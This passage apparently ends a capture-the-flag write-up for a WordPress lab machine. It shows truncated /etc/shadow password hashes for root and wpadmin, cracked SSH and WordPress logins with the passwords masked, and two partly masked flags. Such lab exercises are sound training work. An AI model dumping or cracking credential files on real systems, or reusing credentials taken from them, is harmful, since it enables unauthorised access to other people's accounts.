root:$6$CM3c1cdI$HbQWZ1QdGEWV8yo3j7M84i1/

RFK4G7fafTUIUYLWk52zm908KRLhqZenF8KbqsUjH1ZQk4VmNEeEbBCRj.....

wpadmin:$6$FtTN/YPC$iidNFmRVpQ1p2kkfo0Z60zNPqR95DQ/7G10aze2CA2W3ik/sHHyEPaNNY57tMvRDU0/

Rs62FEimiKXD2V.....
```

### Credentials

```
ssh: wpadmin/wpad..., root/rootpassw....
wordpress: admin/ad...
```

## Flags

```
2bafe61f03117ac66a73c3c51......
8e3f9ec016e3598c5eec11fd3......
```

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